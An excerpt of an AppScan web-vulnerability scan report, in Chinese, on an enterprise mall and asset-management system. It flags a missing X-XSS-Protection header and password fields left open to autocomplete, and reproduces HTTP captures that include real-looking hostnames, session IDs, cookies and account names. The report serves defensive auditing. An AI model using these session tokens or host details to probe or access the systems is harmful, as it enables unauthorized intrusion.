Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: */*
Access-Control-Request-Headers: sessionid
Accept-Language: en-US,en;q=0.8

```

```

HTTP/1.1 200 OK
Content-Length: 17906
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:45 GMT

<style>

```

```

#goodscontrol-table td {
    text-align: center;
    line-height: 28px;
}
#goodscontrol-table th {
    text-align: center;
    line-height: 28px;
}
</style>
<div class="row">
    <div class="col-xs-12">
        <div id="goodscontrol-table"></div>
    </div>
</div>

<!--查询模板-->
<script id="goodscontrol_searchTempl" type="text/html">
    <div id="ins-search" class="from_table_con">
        <div class="form-group">
            <div>
                <form method="post" id="goodscontrolsearchForm" role="form">
                    <table cellpadding="0" cellspacing="0" class="from_table">
                        <tr>
                            <td>资产编码</td>
                            <td>
                                <input type="text" class="form-control goods_se_entry" name="goodscode"
                                id="goodscontrolcode"
                                autocomplete="off"/>
                                <input type="hidden" name="goodsid" id="goodscontrolid"/>
                            </td>
                        </tr>
                        <tr>
                            <td>资产名称</td>
                            <td>
                                <input type="text" class="form-control" name="goodsname" id="goodsname"/>
                            </td>
                        </tr>
                        <tr>
                            <td>上下架状态</td>
                            <td>
                                <select id="goodscontrolselect" name="status" class="form-control" type="text">
                                    <option value="--请选择--"></option>
                                    <option value='2'>待上架</option>
                                    <option value='1'>上架</option>
                                    <option value='0'>下架</option>
                                </select>
                            </td>
                        </tr>
                    </table>
                </form>
            </div>
        </div>
    </div>
</script>

<!--查询模板-->
<script id="ongoods_Temp" type="text/html">
    <div id="ongoods_Dig" class="from_table_con">
        <div class="form-group">
            <div>
                <form method="post" id="on_goods_form" role="form">
                    <table cellpadding="0" cellspacing="0" class="from_table">
                        <tr>
                            <td>
                                <!-- <td>上架时间</td>
                                <td>
                                    <input type="text" class="form-control" id="od_begindate" name="begindate"
                                    value="">
                                </td>
                                <td>下架时间</td>
                                <td>
                                    <input type="text" class="form-control" id="od_enddate" name="enddate"
                                    value="">
                                </td>
                            </tr>
                    </table>
                </form>
            </div>
        </div>
    </div>
</script>

```

```
  |
```

问题 3 / 4

TOC

缺少“X-XSS-Protection”头

严重性: 低

CVSS 分数: 5.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/static/goodstree.html>

实体: goodstree.html (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 将您的服务器配置为使用“X-XSS-Protection”头

变体- | 1 / 2

差异:

推理: AppScan 检测到 X-XSS-Protection 响应头缺失, 这可能会造成跨站点脚本攻击

测试请求和响应:

```
GET /static/goodstree.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: text/html, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Content-Length: 12614
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:45 GMT
```

```
<style>
    #gcl-goodstree_table td {
        text-align: center;
        line-height: 28px;
    }
    #gcl-goodstree_table th {
        text-align: center;
        line-height: 28px;
    }
</style>
<div class="newpage-con padding-10">
    <div class="row">
        <!-- 左侧开始 -->
        <div class="col-xs-3" style="padding-right: 0">
            <div class="block">
                <div class="block-title">
                    <h4>资产分类树</h4>
                </div>
                <!--<div id="companylist_tree" class="tree_list"></div-->
                <ul id="gcl-goodstree_treeLeft" class="ztree"></ul>
            </div>
        <!-- 左侧结束 -->
        <!-- 右侧开始 -->
        <div class="col-xs-9">
            <div class="block full">
                <!-- Table Styles Title -->
                <div class="block-title">
                    <h2>资产信息</h2>
                </div>
                <!-- END Table Styles Title -->
                <div id="gcl-goodstree_table">

                    </div>
                </div>

            </div>
        <!-- 右侧结束 -->
    </div>
</div>
```

```
<script type="text/javascript">

    //初始化列表
    $(function () {
        //var uploadUrl="http://files.scn.weilian.cn:40899/upload";
        var tableHeight = ($(document).height() - 295) + "px";
        //表格的属性对象,用于初始化表格的设置
        //var goodsURL =goodsURL;
        //    goodsURL="http://test.vr.weilian.cn:40884/";
```

```

var option = {
    height: tableHeight,
    search: {
        placeHolder: "搜索资产编码、资产名称"
    },
    tools: false,
    handleCol: false, //屏蔽操作列
    url: goodsURL + "goodsRestApi/goodsList",
    border: false, //去掉border
    // 表格的头部, 有多少列, 就写多少
    columns: [{
        filed: "资产编码",
        name: "goodscode"
    }, {
        filed: "拼音码",
        name: "opcode"
    }, {
        filed: "资产名称",
        name: "goodsname"
    }, {
        filed: "规格",
        name: "goodsspec"
    }, {
        filed: "型号",
        name: "goodsmodel"
    }, {
        filed: "资产分类",
        name: "classname"
    }, {
        filed: "产地",
        name: "prodarea"
    }, {
        filed: "状态",
        name: "status"
    }, {
        filed: "品牌",
        name: "brandname"
    }, {
        filed: "财务编码",
        name: "barcode"
    }, {
        filed: "上限",
        name: "stupperlimit"
    }, {
        filed: "下限",
        name: "stlowerlimit"
    }, {
        filed: "大类码标记",
        name: "classcodeflag"
    }, {
        filed: "登记人",
        name: "inputmanname"
    }, {
        filed: "登记时间",
        name: "bookindate"
    }, {
        filed: "id",
        name: "goodsid"
    }],
    columnDefs: [{ //隐藏列, 序号+
        "targets": [3, 8, 12, 13, 14, 17],
        "visible": false
    }, {
        render: function(data, type, row) { // 格式化 列
            return new Date(data).Format("yyyy-MM-dd hh:mm:ss");
        },
        targets: [16]
    }, { // 渲染列 格式化
        render: function(data, type, row) { // 格式化 列
            //return "<pp keyword=PUB_BASIC_NEW_STATUS>" + data + "</pp>"
            if(data==1){
                return "正常";
            }else if(data==2){
                return "冻结";
            }else{
                return "";
            }
        }
    }],
},

```

```

    targets: [9]
  },
  { // 渲染列 格式化
    render: function(data, type, row) { // 格式化 列
      if(data==undefined || data==null){
        return ""
      }else {
        ...
        ...
        ...
      }
    }
  }
}

```

变体- | 2 / 2

差异:

推理: AppScan 检测到 X-XSS-Protection 响应头缺失, 这可能会造成跨站点脚本攻击
测试请求和响应:

```

OPTIONS /static/goodstree.html HTTP/1.1
sessionId: c5b8689a1098705cd3ffdf0d57563a1
Access-Control-Request-Method: GET
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: */*
Access-Control-Request-Headers: sessionId
Accept-Language: en-US,en;q=0.8

```

```

HTTP/1.1 200 OK
Content-Length: 12614
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:45 GMT

```

```

<style>
  #gcl-goodstree_table td {
    text-align: center;
    line-height: 28px;
  }
  #gcl-goodstree_table th {
    text-align: center;
    line-height: 28px;
  }
</style>
<div class="newpage-con padding-10">
  <div class="row">
    <!-- 左侧开始 -->
    <div class="col-xs-3" style="padding-right: 0">
      <div class="block">
        <div class="block-title">
          <h4>资产分类树</h4>
        </div>
        <!--<div id="companylist_tree" class="tree_list"></div-->
        <ul id="gcl-goodstree_treeLeft" class="ztree"></ul>
      </div>
    <!-- 左侧结束 -->
    <!-- 右侧开始 -->
    <div class="col-xs-9">
      <div class="block full">
        <!-- Table Styles Title -->

```



```

        <div class="block-title">
        <h2>资产信息</h2>
        </div>
        <!-- END Table Styles Title -->
        <div id="gcl-goodstree_table">

        </div>
        </div>

        </div>
        <!-- 右侧结束 -->
    </div>

</div>

<script type="text/javascript">

    //初始化列表
    $(function () {
        //var uploadUrl="http://files.scn.weilian.cn:40899/upload";
        var tableHeight = ($(document).height() - 295) + "px";
        //表格的属性对象,用于初始化表格的设置
        //var goodsURL=goodsURL;
        //
        goodsURL="http://test.vr.weilian.cn:40884/";
        var option = {
            height: tableHeight,
            search: {
                placeHolder:"搜索资产编码、资产名称"
            },
            tools: false,
            handleCol:false, //屏蔽操作列
            url: goodsURL+"goodsRestApi/goodsList",
            border:false, //去掉border
            // 表格的头部,有多少列,就写多少
            columns: [{
                filed: "资产编码",
                name: "goodscode"
            }, {
                filed: "拼音码",
                name: "opcode"
            }, {
                filed: "资产名称",
                name: "goodsname"
            }, {
                filed: "规格",
                name: "goodsspec"
            }, {
                filed: "型号",
                name: "goodsmodel"
            }, {
                filed: "资产分类",
                name: "classname"
            }, {
                filed: "产地",
                name: "prodarea"
            }, {
                filed: "状态",
                name: "status"
            }, {
                filed: "品牌",
                name: "brandname"
            }, {
                filed: "财务编码",
                name: "barcode"
            }, {
                filed: "上限",
                name: "stupperlimit"
            }, {
                filed: "下限",
                name: "stlowerlimit"
            }, {
                filed: "大类码标记",
                name: "classcodeflag"
            }, {
                filed: "登记人",
                name: "inputmanname"
            }, {
                filed: "登记时间",

```

```
name: "bookindate"
}, {
  filed: "id",
  name: "goodsid"
}],
columnDefs: [{ //隐藏列,序号+
"targets": [3,8,12,13,14,17],
"visible": false
}, {
render: function(data, type, row) { // 格式化 列
return new Date(data).Format("yyyy-MM-dd hh:mm:ss");
},
targets: [16]
}, { // 渲染列 格式化
render: function(data, type, row) { // 格式化 列
//return "<pp keyword=PUB_BASIC_NEW_STATUS>" + data + "</pp>"
if(data==1){
return "正常";
}else if(data==2){
return "冻结";
}else{
return "";
}
},
targets: [9]
},
{ // 渲染列 格式化
render: function(data, type, row) { // 格式化 列
if(data==undefined || data==null){
...
...
...

```

缺少“X-XSS-Protection”头	
严重性:	低
CVSS 分数:	5.0
URL:	http://vr-base-rest-enterprise.mall.xt.weilian.cn/dictionary/List
实体:	List (Page)
风险:	可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息
原因:	Web 应用程序编程或配置不安全
固定值:	将您的服务器配置为使用“X-XSS-Protection”头

差异:

推理: AppScan 检测到 X-XSS-Protection 响应头缺失，这可能会造成跨站点脚本编制攻击

测试请求和响应:

```
GET /dictionary/List HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-base-rest-enterprise.mall.xt.weilian.cn

```

Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:10:45 GMT
Content-Type: application/json
Transfer-Encoding: chunked

```
{
  "data": [
    {
      "": [
        {
          "id": 2039,
          "ddlid": 0,
          "keyword": "",
          "ddlname": "",
          "usestatus": 1,
          "note": ""
        },
        {
          "id": 2040,
          "ddlid": 1,
          "keyword": "",
          "ddlname": "",
          "usestatus": 1,
          "note": ""
        },
        {
          "id": 2041,
          "ddlid": 5689,
          "keyword": "",
          "ddlname": "",
          "usestatus": 0,
          "note": ""
        },
        {
          "id": 2042,
          "ddlid": 5321,
          "keyword": "",
          "ddlname": "",
          "usestatus": 0,
          "note": ""
        },
        {
          "id": 2044,
          "ddlid": 333,
          "keyword": "",
          "ddlname": "",
          "usestatus": 0,
          "note": ""
        },
        {
          "id": 99999995,
          "ddlid": 2,
          "keyword": "",
          "ddlname": "待服务",
          "usestatus": 1,
          "note": null
        }
      ]
    },
    {
      "PUB_GOODSCLASS_LEVEL": [
        {
          "id": 125,
          "ddlid": 1,
          "keyword": "PUB_GOODSCLASS_LEVEL",
          "ddlname": "一级",
          "usestatus": 1,

```

```

        "note": "          商品分类级别A"
    },
    {
        "id": 318,
        "ddlid": 2,
        "keyword": "PUB_GOODSCLASS_LEVEL",
        "ddlname": "          二级",
        "usestatus": 1,
        "note": "          商品分类级别A"
    },
    {
        "id": 466,
        "ddlid": 3,
        "keyword": "PUB_GOODSCLASS_LEVEL",
        "ddlname": "          三级",
        "usestatus": 1,
        "note": "          商品分类级别A"
    },
    {
        "id": 569,
        "ddlid": 4,
        "keyword": "PUB_GOODSCLASS_LEVEL",
        "ddlname": "          四级",
        "usestatus": 1,
        "note": "          商品分类级别A"
    },
    {
        "id": 647,
        "ddlid": 5,
        "keyword": "PUB_GOODSCLASS_LEVEL",
        "ddlname": "          五级",
        "usestatus": 1,
        "note": "          商品分类级别A"
    },
    {
        "id": 990,
        "ddlid": 0,
        "keyword": "PUB_GOODSCLASS_LEVEL",
        "ddlname": "          零级",
        "usestatus": 1,
        "note": "          商品分类级别A"
    }
]
,
"SP_TR_DISPATCH_ROUTE": [
    {
        "id": 274,
        "ddlid": 1,
        "keyword": "SP_TR_DISPATCH_ROUTE",
        "ddlname": "          南线",
        "usestatus": 1,
        "note": "          路线A"
    }
]
,
"SP_SA_RT_GT_BANKCARD_BANKCARDID": [
    {
        "id": 1246,
        "ddlid": 111,
        "keyword": "SP_SA_RT_GT_BANKCARD_BANKCARDID",
        "ddlname": "          中国银行",
        "usestatus": 1,
        "note": "          银行A"
    },
    {
        "id": 1247,
        "ddlid": 112,
        "keyword": "SP_SA_RT_GT_BANKCARD_BANKCARDID",
        "ddlname": "          农业银行",
        "usestatus": 1,
        "note": "          银行A"
    },
    {
        "id": 1248,
        "ddlid": 113,
        "keyword": "SP_SA_RT_GT_BANKCARD_BANKCARDID",
        "ddlname": "          工商银行",
        "usestatus": 1,
        "note": "          银行A"
    }
]

```

```

    ]
    ,
    "PUB_TIMETYPE": [
        {
            "id": 138,
            "ddlid": 1,
            "keyword": "PUB_TIMETYPE",
            "ddlname": "我方入库时间",
            "usestatus": 1,
            "note": "补充协议时间类型A"
        }
        ,
        {
            "id": 329,
            "ddlid": 2,
            "keyword": "PUB_TIMETYPE",
            "ddlname": "厂方出货时间",
            "usestatus": 1,
            "note": "补充协议时间类型A"
        }
    ]
    ,
    "BBB": [
        {
            "id": 2035,
            "ddlid": 888,
            "keyword": "BBB",
            "ddlname": "ccc",
            "usestatus": 0,
            "note": "ddd"
        }
    ]
    ,
    "SALECANCELONEYSTATUS": [
        {
            "id": 99999002,
            "ddlid": 0,
            "keyword": "SALECANCELONEYSTATUS",
            "ddlname": "退款中",
            "usestatus": 1,
            "note": "退款单退款状态"
        }
        ,
        {
            "id": 99999003,
            "ddlid": 1,
            "keyword": "SALECANCELONEYSTATUS",
            "ddlname": "已退款",
            "usestatus": 1,
            "note": "退款单退款状态"
        }
        ,
        {
            "id": 99999005,
            "ddlid": 2,
            "keyword": "SALECANCELONEYSTATUS",
            "ddlname": "退款失败",
            "usestatus": 1,
            "note": "退款单退款状态"
        }
        ,
        {
            "id": 99999006,
            "ddlid": 3,
            "keyword": "SALECANCELONEYSTATUS",
            "ddlname": "退款成功",
            "usestatus": 1,
            "note": "退款单退款状态"
        }
        ,
        {
            "id": 99999007,
            "ddlid": 4,
            "keyword": "SALECANCELONEYSTATUS",
            "ddlname": "待退款",
            "usestatus": 1,
            "note": "退款单退款状态"
        }
    ]
    ,
    "SP_INVOICE_TYPE": [
        {
            "id": 52,
            "ddlid": 0,
            "keyword": "SP_INVOICE_TYPE",
            "ddlname": "d"
        }
    ]
    ,
    ...

```

...

低

自动填写未对密码字段禁用的 HTML 属性 ④

TOC

问题 1 / 4

TOC

自动填写未对密码字段禁用的 HTML 属性

严重性: 低

CVSS 分数: 5.0

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/>

实体: (Page)

风险: 可能会绕过 Web 应用程序的认证机制

原因: Web 应用程序编程或配置不安全

固定值: 将“autocomplete”属性正确设置为“off”

差异:

推理: AppScan 发现密码字段没有强制禁用自动填写功能。

测试请求和响应:

```
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: system-rest-enterprise.mall.xt.weilian.cn
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Content-Length: 13885
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:10:45 GMT
```

```
<!DOCTYPE html>
<!--[if IE 9]>
<html class="no-js lt-ie10" lang="en"> <![endif]-->
<!--[if gt IE 9]><!--
<html class="no-js" lang="en">
<!--<![endif]-->
```

```
<head>
<meta charset="utf-8">
```

```

<title>系统登录</title>

<meta name="description" content="ProUI is a Responsive Bootstrap Admin Template created by
pixelcave and published on Themeforest.">
<meta name="author" content="pixelcave">
<meta name="robots" content="noindex, nofollow">

<meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
user-scalable=no">

<!-- Icons -->
<!-- The following icons can be replaced with your own, they are used by desktop and mobile
browsers -->
<link rel="shortcut icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/favicon.png">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon57.png"
sizes="57x57">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon72.png"
sizes="72x72">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon76.png"
sizes="76x76">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon114.png"
sizes="114x114">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon120.png"
sizes="120x120">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon144.png"
sizes="144x144">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon152.png"
sizes="152x152">
<link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon180.png"
sizes="180x180">
<!-- END Icons -->

<!-- Stylesheets -->
<!-- Bootstrap is included in its original form, unaltered -->
<link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/bootstrap.min.css"/>
<link rel="stylesheet" href="css/font-awesome.min.css"/>
<link rel="stylesheet" href="css/build.css"/>

<!-- Related styles of various icon packs and plugins -->
<link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/plugins.css">

<!-- The main stylesheet of this template. All Bootstrap overwrites are defined in here -->
<link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/main.css">

<!-- Include a specific file here from css/themes/ folder to alter the default theme of the
template -->

<!-- The themes stylesheet of this template (for using specific theme color in individual
elements - must included last) -->
<link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/themes.css">

...
...
...

</div>
<div class="form-group">
<div class="col-xs-12">

<input type="password" id="login-password" name="login-password" class="form-control"
placeholder="请输入密码">

</div>
</div>

<div class="form-group">

...
...
...

<div class="form-group">
<div class="col-xs-12">
<div class="input-group">
<span class="input-group-addon"><i class="gi gi-asterisk"></i></span>
<input type="password" id="register-password" name="register-password" class="form-
control input-lg" placeholder="Password">
</div>

```

```

    </div>
  </div>
  <div class="form-group">
    <div class="col-xs-12">
      <div class="input-group">
        <span class="input-group-addon"><i class="gi gi-asterisk"></i></span>
        <input type="password" id="register-password-verify" name="register-password-verify"
class="form-control input-lg" placeholder="Verify Password">
      </div>
    </div>
  </div>
  <div class="form-group form-actions">
    ...
    ...
    ...

```

问题 2 / 4

TOC

自动填写未对密码字段禁用的 HTML 属性

严重性: **低**

CVSS 分数: 5.0

URL: http://system-rest-enterprise.mall.xt.weilian.cn/static/component_pages/personal_settings.html

实体: personal_settings.html (Page)

风险: 可能会绕过 Web 应用程序的认证机制

原因: Web 应用程序编程或配置不安全

固定值: 将“autocomplete”属性正确设置为“off”

差异:

推理: AppScan 发现密码字段没有强制禁用自动填写功能。

测试请求和响应:

```

GET /static/component_pages/personal_settings.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Cookie: enterpriseCode=SUNEEE; account=setest01; sessionId=c5b8689a1098705cd3ffdf0d57563a1;
enterpriseId=55; enterpriseLevel=1
Connection: keep-alive
Host: system-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: text/html, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

```

```

HTTP/1.1 200 OK
Content-Length: 7491
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:24:53 GMT

<div class="newpage-con">
  <div class="row block">

```



```

        <div class="col-md-2"></div>
        <form action="index.html" method="post" enctype="multipart/form-data" class="col-md-8
form-horizontal" onsubmit="return false;">
            <fieldset>
                <div class="form-group">
                    <label class="col-md-3 control-label">请输入原密码: </label>
                    <div class="col-md-7">
                        <input type="password" id="init_password" name="init_password" class="form-control"
placeholder="请输入原密码..">
                    </div>
                </div>
                <div class="form-group">
                    <label class="col-md-3 control-label">请输入新密码: </label>
                    <div class="col-md-7">
                        <input type="password" id="new_password_1" name="new_password_1" class="form-control"
placeholder="请输入新密码..">
                    </div>
                </div>
                <div class="form-group">
                    <label class="col-md-3 control-label">确认新密码: </label>
                    <div class="col-md-7">
                        <input type="password" id="new_password_2" name="new_password_2" class="form-control"
placeholder="确认新密码..">
                    </div>
                </div>

                <div class="form-group form-actions">
                    <div class="col-md-7 col-md-offset-3">
                        <button type="submit" id="update_password" class="btn btn-sm btn-primary">修改密码
                    </button>
                </div>
            </div>
        </div>

        <div style="width: 100%;">
            <div id="personal-settings-editUserDlg" class="from_table_con">
                <form role="form">
                    <table cellpadding="0" cellspacing="0" class="from_table">
                        <tr>
                            <input type="hidden" name="userId" id="userId" value=""/>
                            <th>账户<label class="required">*</label></th>
                            <td><input type="text" class="form-control" name="account" id="account" readonly="true"
value=""/></td>
                        <th>姓名<label class="required">*</label></th>
                            <td><input type="text" class="form-control" name="name" id="name" readonly="true"
value=""/></td>
                        </tr>
                        <tr>
                            <th>地址</th>
                            <td><input type="text" class="form-control" name="address" id="address" value=""/>
                        </td>
                        <th>邮箱<label class="required">*</label></th>
                            <td><input type="text" class="form-control" name="eMail" id="eMail" value=""/></td>
                        </tr>
                        <tr>
                            <th>手机号码<label class="required">*</label></th>
                            <td><input type="text" class="form-control" name="telephone" id="telephone" value=""/>
                        </td>
                    </tr>
                    </table>
                </form>
            </div>
            <div class="form-group form-actions">
                <div class="col-md-7 col-md-offset-3">
                    <button type="submit" id="saveBtn" class="btn btn-sm btn-primary">保存</button>
                </div>
            </div>
        <!--编辑弹窗结束-->

```

```

<script>

$(function () {
    initData();

    $("#saveBtn").bind("click",function () {
        saveData();
    });

    //绑定修改密码按钮点击事件
    $("#update_password").bind("click",function () {
        updatePassword();
    });
    //保存修改的密码
    function updatePassword() {
        var originalPassword=$("#init_password").val();
        var newPassword1=$("#new_password_1").val();
        var newPassword2=$("#new_password_2").val();
        //输入校验
        if(originalPassword==""){
            layer.msg("请输入原密码!");
            return;
        }
        if(
...
...
...

```

问题 3 / 4

TOC

自动填写未对密码字段禁用的 HTML 属性

严重性:	低
CVSS 分数:	5.0
URL:	http://system-rest-enterprise.mall.xt.weilian.cn/static/component_pages/modify_password.html
实体:	modify_password.html (Page)
风险:	可能会绕过 Web 应用程序的认证机制
原因:	Web 应用程序编程或配置不安全
固定值:	将“autocomplete”属性正确设置为“off”

差异:

推理: AppScan 发现密码字段没有强制禁用自动填写功能。

测试请求和响应:

```

GET /static/component_pages/modify_password.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Cookie: enterpriseCode=SUNEEE; account=setest01; sessionId=c5b8689a1098705cd3ffdf0d57563a1;
enterpriseId=55; enterpriseLevel=1
Connection: keep-alive
Host: system-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: text/html, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

```

```

HTTP/1.1 200 OK
Content-Length: 3321
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:24:53 GMT

<div class="newpage-con">
  <div class="row block">
    <div class="col-md-2"></div>
    <form action="index.html" method="post" enctype="multipart/form-data" class="col-
md-8 form-horizontal" onsubmit="return false;">
      <fieldset>
        <div class="form-group">
          <label class="col-md-3 control-label" >      请输入原密码: </label>
          <div class="col-md-7">
            <input type="password" id="init_password"
name="init_password" class="form-control" placeholder="请输入原密码..">
          </div>
        </div>
        <div class="form-group">
          <label class="col-md-3 control-label" >      请输入新密码: </label>
          <div class="col-md-7">
            <input type="password" id="new_password_1"
name="new_password_1" class="form-control" placeholder="请输入新密码..">
          </div>
        </div>
        <div class="form-group">
          <label class="col-md-3 control-label" >      确认新密码: </label>
          <div class="col-md-7">
            <input type="password" id="new_password_2"
name="new_password_2" class="form-control" placeholder="确认新密码..">
          </div>
        </div>
        <div class="form-group form-actions">
          <div class="col-md-7 col-md-offset-3">
            <button type="submit" id="update_password" class="btn btn-sm btn-primary">修改密码
          </button>
          </div>
        </div>
      </fieldset>
    </form>
    <div class="col-md-2"></div>
  </div>
</div>

<script>
  $(function () {
    $("#update_password").bind("click",function () {
      updatePassword();
    });
    /          /保存修改的密码
    function updatePassword() {
      var originalPassword=$("#init_password").val();
      var newPassword1=$("#new_password_1").val();
      var newPassword2=$("#new_password_2").val();
      //输入校验
      if(originalPassword==""){
        layer.msg("请输入原密码!");
        return;
      }
      if(newPassword1==""){
        layer.msg("请输入新密码!");
        return;
      }
      if(newPassword2==""){
        layer.msg("请再次输入新密码!");
        return;
      }
      if(originalPassword == newPassword1){
        layer.msg("新密码与原密码相同, 请重新输入!");
        return;
      }
    }
  })

```

```

        if(newPassword2 != newPassword1){
            layer.msg("密码不一致, 请重新输入!");
            return;
        }
        $.ajax({
            type: "POST",
            url: "/user/updateUserPassword",
            data: {"originalPassword":originalPassword,
                "newPassword":newPassword1
            },
            dataType: "json",
            error: function (result) {
                layer.msg("保存出错! ");
            },
            success: function (result) {
                if(result.returnCode==1){
                    layer.msg("修改密码成功! ");
                    //修改成功之后重新定位到登录页面
                    top.location = "../login.html";
                }else{
                    layer.msg(result.msg);
                }
            }
        });
    })
</script>

```

自动填写未对密码字段禁用的 HTML 属性

严重性: 低

CVSS 分数: 5.0

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/login.html>

实体: login.html (Page)

风险: 可能会绕过 Web 应用程序的认证机制

原因: Web 应用程序编程或配置不安全

固定值: 将“autocomplete”属性正确设置为“off”

变体- | 1 / 2

差异:

推理: AppScan 发现密码字段没有强制禁用自动填写功能。

测试请求和响应:

```

POST /login.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/
Cookie: sessionId=ee7290de32e02a6f31d21e51ab01d02b; enterpriseCode=SUNEEE; enterpriseId=55;
account=setest01; enterpriseLevel=1
Connection: keep-alive
Host: system-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1

```

```

Content-Length: 38
Cache-Control: max-age=0
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
